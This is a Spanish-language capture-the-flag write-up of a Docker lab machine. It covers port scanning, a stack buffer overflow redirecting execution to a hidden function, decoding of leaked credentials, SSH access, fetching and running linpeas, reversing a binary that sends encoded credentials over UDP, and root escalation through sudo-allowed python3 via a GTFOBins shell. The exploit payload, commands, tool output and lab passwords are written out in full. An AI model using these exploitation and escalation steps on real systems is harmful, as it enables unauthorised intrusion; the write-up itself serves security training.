
STACKSMASHERS



CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```


ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2

22/tcp open ssh Debian 2+deb12u3 (protocol 2.0)

80/tcp open http Apache httpd 2.4.62 ((Debian))

puerto 80



En el servidor web, tenemos una app que descargamos a nuestro kali

identificamos el tipo de fichero e información sobre el binario

>
file appregisters
appregisters: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=f76b839d9b6357d48e>

Comprobamos la posibilidad de buffer_overflow

```
python3 -c "print('A' * 1000)" | ./appregisters
```

Introduce tu Nombre: Introduce tu Pais de Residencia: Introduce tu correo electronico: Introduce tu edad: Registro Exitoso, nos comunicaremos a la brevedad posible
zsh: done python3 -c "print('A' * 1000)" |
zsh: segmentation fault ./appregisters

Ahora con gdb leemos informacion sobre las funciones

>

```
gdb -q appregisters
```

gef➤ info functions
All defined functions:

Non-debugging symbols:
0x0000000000001000 _init
0x0000000000001030 puts@plt
0x0000000000001040 printf@plt
0x0000000000001050 __isoc99_scanf@plt
0x0000000000001060 strcat@plt
0x0000000000001070 __cxa_finalize@plt
0x0000000000001080 _start
0x00000000000010b0 deregister_tm_clones
0x00000000000010e0 register_tm_clones
0x0000000000001120 __do_global_dtors_aux
0x0000000000001160 frame_dummy
0x0000000000001169 boff
0x0000000000001390 register_user
0x0000000000001466 main
0x000000000000147c _fini

Descubrimos una interesante función boff

Necesitamos determinar cuántos caracteres son necesarios para sobrescribir el puntero de instrucción (RIP). Usamos pattern_create y pattern_offset de Metasploit para esto


/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000 > pattern.txt

Ahora, abrimos el gdb

gdb -q appregisters

y con info frame, obtenemos el valor de la sobreescritura de RIP

0x6141376141366141



Con este valor calculamos el offset, usando

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 6141376141366141
[*] Exact match at offset 18

Confirmamos con radare que la función boff está presente en el binario como sym.boff y está localizada en la dirección 0x1169

```
└─# r2 -A ./appregisters

WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods (af @@ method.*)
INFO: Recovering local variables (afva@@@F)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
[0x00001080]> afl
0x00001030    1      6 sym.imp.puts
0x00001040    1      6 sym.imp.printf
0x00001050    1      6 sym.imp.__isoc99_scanf
0x00001060    1      6 sym.imp.strcat
0x00001070    1      6 sym.imp.__cxa_finalize
0x00001080    1     33 entry0
0x000010b0    4     34 sym.deregister_tm_clones
0x000010e0    4     51 sym.register_tm_clones
0x00001120    5     54 entry.fini0
0x00001160    1      9 entry.init0
0x0000147c    1      9 sym._fini
0x00001390    1    214 sym.register_user
0x00001466    1     21 main
0x00001169    1    551 sym.boff
0x00001000    3     23 sym._init
[0x00001080]>
```

Con los resultados de vmmap, la dirección base del binario es 0x555555554000

```
gef➤  vmmap
[ Legend:  Code | Stack | Heap ]
Start                Offset             Perm Path
0x0000555555554000 0x0000555555555000 0x0000000000000000 r-- /home/kali/Desktop/CyberLand-Labs/appregisters
0x0000555555555000 0x0000555555556000 0x0000000000001000 r-x /home/kali/Desktop/CyberLand-Labs/appregisters
0x0000555555556000 0x0000555555557000 0x0000000000002000 r-- /home/kali/Desktop/CyberLand-Labs/appregisters
0x0000555555557000 0x0000555555558000 0x0000000000002000 r-- /home/kali/Desktop/CyberLand-Labs/appregisters
0x0000555555558000 0x0000555555559000 0x0000000000003000 rw- /home/kali/Desktop/CyberLand-Labs/appregisters
0x0000555555559000 0x000055555557a000 0x0000000000000000 rw- [heap]
0x00007ffff7daf000 0x00007ffff7db2000 0x0000000000000000 rw-
0x00007ffff7db2000 0x00007ffff7dda000 0x0000000000000000 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7dda000 0x00007ffff7f3f000 0x0000000000028000 r-x /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7f3f000 0x00007ffff7f95000 0x000000000018d000 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7f95000 0x00007ffff7f99000 0x00000000001e2000 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7f99000 0x00007ffff7f9b000 0x00000000001e6000 rw- /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7f9b000 0x00007ffff7fa8000 0x0000000000000000 rw-
0x00007ffff7fc0000 0x00007ffff7fc2000 0x0000000000000000 rw-
0x00007ffff7fc2000 0x00007ffff7fc6000 0x0000000000000000 r-- [vvar]
0x00007ffff7fc6000 0x00007ffff7fc8000 0x0000000000000000 r-x [vdso]
0x00007ffff7fc8000 0x00007ffff7fc9000 0x0000000000000000 r-- /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fc9000 0x00007ffff7ff0000 0x0000000000001000 r-x /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ff0000 0x00007ffff7ffb000 0x0000000000028000 r-- /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ffb000 0x00007ffff7ffd000 0x0000000000033000 r-- /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ffd000 0x00007ffff7fff000 0x0000000000035000 rw- /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffffffde000 0x00007ffffffff000 0x0000000000000000 rwx [stack]
```

Ahora, ya podemos calcular la dirección real de boff


Dirección real = 0x555555554000 + 0x1169 = 0x555555555169

Y con esto, necesitamos construir un payload que sobrescriba el registro RIP y redirija la ejecución hacia esta dirección.

python3 -c 'print("A" * 18 + "\x69\x51\x55\x55\x55\x55\x00\x00")' > payload.txt


Nos vamos dentro de gdb y con run < payload.txt

6461726b733a63686f636f6c617469636f7269636f3236




Con esta cadena nos vamos a cyberchef

darks:chocolaticorico26



EXPLOTACIÓN

Probamos acceso con estas credenciales por SSH



ESCALADA DE PRIVILEGIOS

Hacemos un reconocimiento con linpeas

darks@6a9c543b64d6:/tmp$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

darks@6a9c543b64d6:/tmp$ chmod +x linpeas.sh

darks@6a9c543b64d6:/tmp$ ./linpeas.sh

╔══════════╣ Searching installed mail applications

╔══════════╣ Mails (limit 50)
1997628 4 -rw-r--r-- 1 admin mail 429 Dec 14 20:01 /var/mail/.mail.txt
1997628 4 -rw-r--r-- 1 admin mail 429 Dec 14 20:01 /var/spool/mail/.mail.txt

Leemos el mail

Buscamos el binario en el sistema

darks@6a9c543b64d6:/var/backups$ find / -name "LOCKFIT" 2>/dev/null
/tmp/.temp/.tmp4/.log/.logk/LOCKFIT

Pruebo a ejecutar el programa y no va, por lo que nos lo llevamos a kali.

Vemos el tipo de archivo y su arquitectura

file LOCKFIT
LOCKFIT: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=6ec78cb7acaf509a29c4d7e24f9d15078698f9b4, for GNU/Linux 3.2.0, not stripped

strings LOCKFIT

%s%s%s%s%s%s
Error al crear el socket
172.17.0.11
Error al enviar datos
;*3$"

El binario LOCKFIT es un ejecutable ELF de 64 bits que envía

datos a una dirección IP específica (172.17.0.11) y un

puerto (23598) usando UDP.

Con iptables intentamos capturar este tráfico para analizar

el contenido de los paquetes:

iptables -t nat -A OUTPUT -p udp -d 172.17.0.11 --dport 23598 -j DNAT --to-

destination 192.168.0.49

Con netcat nos ponemos a la escucha

nc -u -lvp 23598

Y ejecutamos dentro de gdb

gdb ./LOCKFIT -q

GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 15.2 in 0.02ms using Python engine 3.12
Reading symbols from ./LOCKFIT...
(No debugging symbols found in ./LOCKFIT)
gef➤ run
Starting program: /home/kali/Desktop/CyberLand-Labs/LOCKFIT
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

LJDVM4LCPFBHOYRTJFTVSWCGGFQVGQTUMFME2Z2ZGNFGYWSHKZ2VSMTMNBREOVT2JFCG64CJI5FHGWKXJZZE63SCOJGXURLXJ5KVMRCVPJATKTLKMMYGCRZZOMFFUQLPHUFA====

Después de varias decodificaciones ,encontramos que la combinacion

era base32 y base 64

```
echo "LJDVM4LCPFBHOYRTJFTVSWCGGFQVGQTUMFME2Z2ZGNFGYWSHKZ2VSMTMNBREOVT2JFCG64CJI5FHGWKXJZZE63SCOJGXURLXJ5KVMRCVPJATKTLKMMYGCRZZOMFFUQLPHUFA====" | base32 -d
```

ZGVqbyBwb3IgYXF1aSBtaXMgY3JlZGVuY2lhbGVzIDopIGJsYWNrOnBrMzEwOUVDUzA5Mjc0aG9sZAo=

echo "ZGVqbyBwb3IgYXF1aSBtaXMgY3JlZGVuY2lhbGVzIDopIGJsYWNrOnBrMzEwOU VDUzA5Mjc0aG9sZAo=" | base64 -d
dejo por aqui mis credenciales :) black:pk3109ECS09274hold

▲ Nos hacemos black

darks@6ff7e80f4587:~$ su black
Password:
black@6ff7e80f4587:/home/darks$

▲ Buscamos permisos sudo

black@6ff7e80f4587:~$ sudo -l
Matching Defaults entries for black on 6ff7e80f4587:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/ sbin\:/usr/bin\:/sbin\:/bin, use_pty

User black may run the following commands on 6ff7e80f4587:
(root) NOPASSWD: /usr/bin/python3

Consultando en GTFObins,https://gtfobins.github.io/gtfobins/python/#sudo

sudo python -c 'import os; os.system("/bin/sh")'

▲ Nos hacemos root

```
black@6ff7e80f4587:~$ sudo -u root /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
# whoami
root
# ls
# ls -la
total 20
drwx------ 2 black black 4096 Dec 14 18:58 .
drwxr-xr-x 1 root  root  4096 Dec 14 19:33 ..
lrwxrwxrwx 1 root  root     9 Dec 14 18:58 .bash_history → /dev/null
-rw-r--r-- 1 black black  220 Dec 14 18:53 .bash_logout
-rw-r--r-- 1 black black 3526 Dec 14 18:53 .bashrc
-rw-r--r-- 1 black black  807 Dec 14 18:53 .profile
# cd /root
# ls
root.txt
```

Buen día 🙂